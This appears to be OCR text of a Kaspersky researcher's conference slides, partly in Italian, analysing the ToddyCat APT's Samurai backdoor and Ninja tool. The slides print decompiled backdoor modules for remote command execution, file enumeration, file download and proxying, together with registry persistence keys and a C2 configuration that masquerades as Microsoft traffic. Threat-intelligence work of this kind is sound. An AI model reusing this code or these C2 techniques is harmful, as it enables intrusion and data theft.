From Infection to Exfiltration: A Deep Dive into ToddyCat's Intrusion Techniques

Giampaolo Dedola
Lead Security Researcher
Kaspersky GReAT

GREAT

HackInBo

kaspersky

about me...

Giampaolo Dedola

Lead security researcher, Kaspersky Global Research and Analysis Team (GReAT)

Interessi: Reverse engineering, Malware analysis, Cyber Threat Intelligence, Cyber Threat Hunting, Incident Response.

Principali aree di ricerca: APT + Attacchi mirati.

about GReAT...

Fondato nel 2008

~40 membri provenienti da 20 paesi

Threat Intelligence, research and innovation leadership

Focus: APTs, financial threats, sophisticate attacks

about ToddyCat...

- **Periodo attività:**

Attore APT attivo dalla fine del 2020

- **Azioni:**

Responsabile di varie campagne di attacco contro entità di alto profilo in Asia ed Europa

- **Principali settori colpiti:**

Governativo, Militare, Contractor Militari


- **Strumenti principali:**

Samurai backdoor, Ninja Trojan


- **Attribuzione:**


Nessun collegamento con gruppi noti. Alcune sovrapposizioni con gruppi APT di lingua cinese.

First attacks – Dec 2020



First attacks – Dec 2020






First attacks – Dec 2020

Registry Key:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
Value name: httpsvc
Value: WebUpdate

Registry Key:
$HKLM\System\ControlSet\Services\WebUpdate\Parameters
Value name: ServiceDll
Value: %ProgramFiles%\Common Files\microsoft shared\WMI\iiswmi.dll


Registry Key:
$HKLM\System\ControlSet\Services\WebUpdate\Parameters
Value name: ServiceMain
Value: INIT



First attacks – Dec 2020

```
83iYWO7TEf4bKPLORLQvLFYCipgEZh2UaStiqApBGA/bNVI9SF
uUMrd14C0PllofvlcegRCVSrasEz34G58CPtlmvQ5sqHypTTxI
8XyVQHvZjS9E+FoO47daAZt47gYFNewdd/pQtBW5vwvlFN4W4J
qVrNNFeS+9elaDCHrpkXELOIMU6ZeEm6oTyZ4TR3fuDMV+dtr6
3Zy944Z3MjWoP5Jqph+Zw+1a6ZR6zTsssCH+ymVwwXHGqZ3oT2
k7g77Zjzh2gekAEjpF5j99UT5XSp8/8T79DkEdLM/haDQi97Qr
lzmAXZjFoBedstt5hms9h04fql+8sgC8YWmcF6xAzAFATlZgO5
r3n64QNt2mn708i2fCy0/HUhiJyOBSkdpCx9NaLmJXxCNdemSK
TIOIIxJMCoRQfHuFnD+NTA/MoAphRwTD8TPwA=|]0JJpSN5v2e
```

Encrypted Samurai
$HKLM\SOFTWARE\Classes\Interface\
{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}



Samurai Backdoor

Based on HTTPListener class (HTTP.sys)

```
arg_10A_0 = num3;
continue;
IL_150:
C.yPJpVru2s.Add("samurai", Environment.CurrentDirectory);
arg_10A_0 = 6;
continue;
IL_1C3:
if (num2 >= array2.Length)
```

```
while (true)
{
    int num2;
    string[] array2;
    int num3;
    switch (arg_10A_0)
    {
    case 0:
        goto IL_217;
    case 1:
        goto IL_1C3;
    case 2:
        num2++;
        arg_10A_0 = 0;
        if (C.Otem7XsnfyTa1KSjv5() == null)
        {
            arg_10A_0 = 1;
            continue;
        }
        continue;
    case 3:
        goto IL_150;
    case 4:
        if (array2.Length < 3)
        {
            arg_10A_0 = 9;
            continue;
```

Control Flow Flattening

```
### Input config ###

keywordxyz
C:\Windows\Temp\
http://*:80/owa/auth/
https://mail.%redacted%.gov.%redacted%/owa/auth/sslauth
###
```

```
### Request ###

POST /owa/auth/ HTTP/1.0
Host: example.xyz
Headers...

keywordxyz={session_AES_key,variable2,variable3}&variable2=[C# source
code]&variable3=[argument_for_compiled_program\r\nassembly_reference1;asse
mbly_reference2]
```

Samurai modules

Remote command execution

```
public string run(object _q, string a)
{
    string text = "1";
    try
    {
        string[] array = a.Split(new char[]
        {
            ';'
        });
        ProcessStartInfo processStartInfo = new ProcessStartInfo(Encoding.UTF8.GetString(Convert.FromBase64String(array[0])));
        processStartInfo.Arguments = "/c " + Encoding.UTF8.GetString(Convert.FromBase64String(array[1]));
        processStartInfo.UseShellExecute = false;
        processStartInfo.RedirectStandardOutput = (processStartInfo.RedirectStandardError = true);
        Process process = new Process();
        process.StartInfo = processStartInfo;
```

File enumerator

```
foreach (FileInfo fileInfo in directoryInfo.GetFiles())
{
    string p2 = a + fileInfo.Name;
    object obj = text;
    text = string.Concat(new object[]
    {
        obj,
        Convert.ToBase64String(Encoding.UTF8.GetBytes(fileInfo.Name)),
        "|",
        this.GetLastWrite(p2),
        "|",
        fileInfo.Length,
        "|-;"
    });
}
```

File downloader

```
string[] array = a.Split(new char[]
{
    ';'
});
byte[] array2 = new byte[Convert.ToInt32(array[2])];
fileStream = new FileStream(Encoding.UTF8.GetString(Convert.FromBase64String(array[0])), FileMode.Open, FileAccess.Read, FileShare.ReadWrite);
fileStream.Position = Convert.ToInt64(array[1]);
fileStream.Read(array2, 0, array2.Length);
fileStream.Close();
fileStream = null;
result = "1" + Convert.ToBase64String(array2);
```

Proxy Connect

```
public string run(object _q, string a)
{
    string result;
    try
    {
        IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse("192.168.28.96"), 389);
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        socket.Connect(remoteEP);
        socket.Blocking = false;
        if (_q.GetType().ToString().IndexOf("Dictionary") == -1)
        {
            ((Page)_q).Session.Add("ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7", socket);
        }
        else
        {
            ((Dictionary<string, object>)_q).Add("ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7", socket);
        }
        result = "1";
```

Proxy Handler


```
Socket socket;
if (_q.GetType().ToString().IndexOf("Dictionary") == -1)
{
    socket = (Socket)((Page)_q).Session["ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7"];
}
else
{
    socket = (Socket)((Dictionary<string, object>)_q)["ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7"];
}
```

Ninja

Post-exploitation tool privato e rilevato solo in memoria senza DOS e PE header. Viene caricato tramite loader.

Capabilities:

- Enumerazione e gestione processi;
- Gestione file system;
- Gestione reverse shell multiple;
- Code injection in processi arbitrari;
- Caricamento moduli aggiuntivi (plugins?) in fase di esecuzione;
- Funzionalità proxy per inoltrare pacchetti TCP tra il C2 e host remoti.
- Pivot via TCP and HTTP
- Masquerade HTTP requests



Ninja - Config

- C2 protocols: TCP,HTTP,HTTPS;
- Camouflage malicious HTTP/S traffic;
- Proxy chains;
- Customizable working time;
- Run as a server.

```
POST /Collector/3.0/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: mobile.pipe.microsoft.com:8080
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko
Content-Length: 430
Cache-Control: no-cache
```

Parameter	Description
2B847033-C95F-92E3-D847-29C6AE934CDC	Mutex name used to guarantee atomic execution.
C2_INFO	A structure that contains the information to communicate with the C2 servers.
/Collector/3.0/	URL path used with HTTP and HTTPS protocols.
Content-Type: application/x-www-form-urlencoded	HTTP header used with HTTP and HTTPS protocols.
Host: mobile.pipe.microsoft.com:8080	HTTP header used with HTTP and HTTPS protocols.
Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko	User-Agent used with HTTP and HTTPS protocols.
0	Working hour Start.
0	Working minute Start.
0	Working second Start.
0	Working hour Stop.
0	Working minute Stop.
0	Working second Stop.
0	TCP C2 communication interval.
300	HTTP C2 communication interval.
0	Local Server port.

Ninja - Config

- C2 protocols: TCP,HTTP,HTTPS;
- Camouflage malicious HTTP/S traffic;
- Proxy chains;
- Customizable working time;
- Run as a server.

Parameter	Description
2B847033-C95F-92E3-D847-29C6AE934CDC	Mutex name used to guarantee atomic execution.
C2_INFO	A structure that contains the information to communicate with the C2 servers.
/Collector/3.0/	URL path used with HTTP and HTTPS protocols.
Content-Type: application/x-www-form-urlencoded	HTTP header used with HTTP and HTTPS protocols.
Host: mobile.pipe.microsoft.com:8080	HTTP header used with HTTP and HTTPS protocols.
Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko	User-Agent used with HTTP and HTTPS protocols

C2_struct

%Protocol% \r %C2_Hostname% \r %C2_Port% \r %Proxy_Type% \r Proxy_Info

Proxy_Info – HTTP/S

%Proxy_Address% : %Proxy_Port% \t %Proxy Username% \t %Proxy_Password%

Proxy_Info – TCP

%Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r

%Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r

%Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r

%Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r

... up to 255

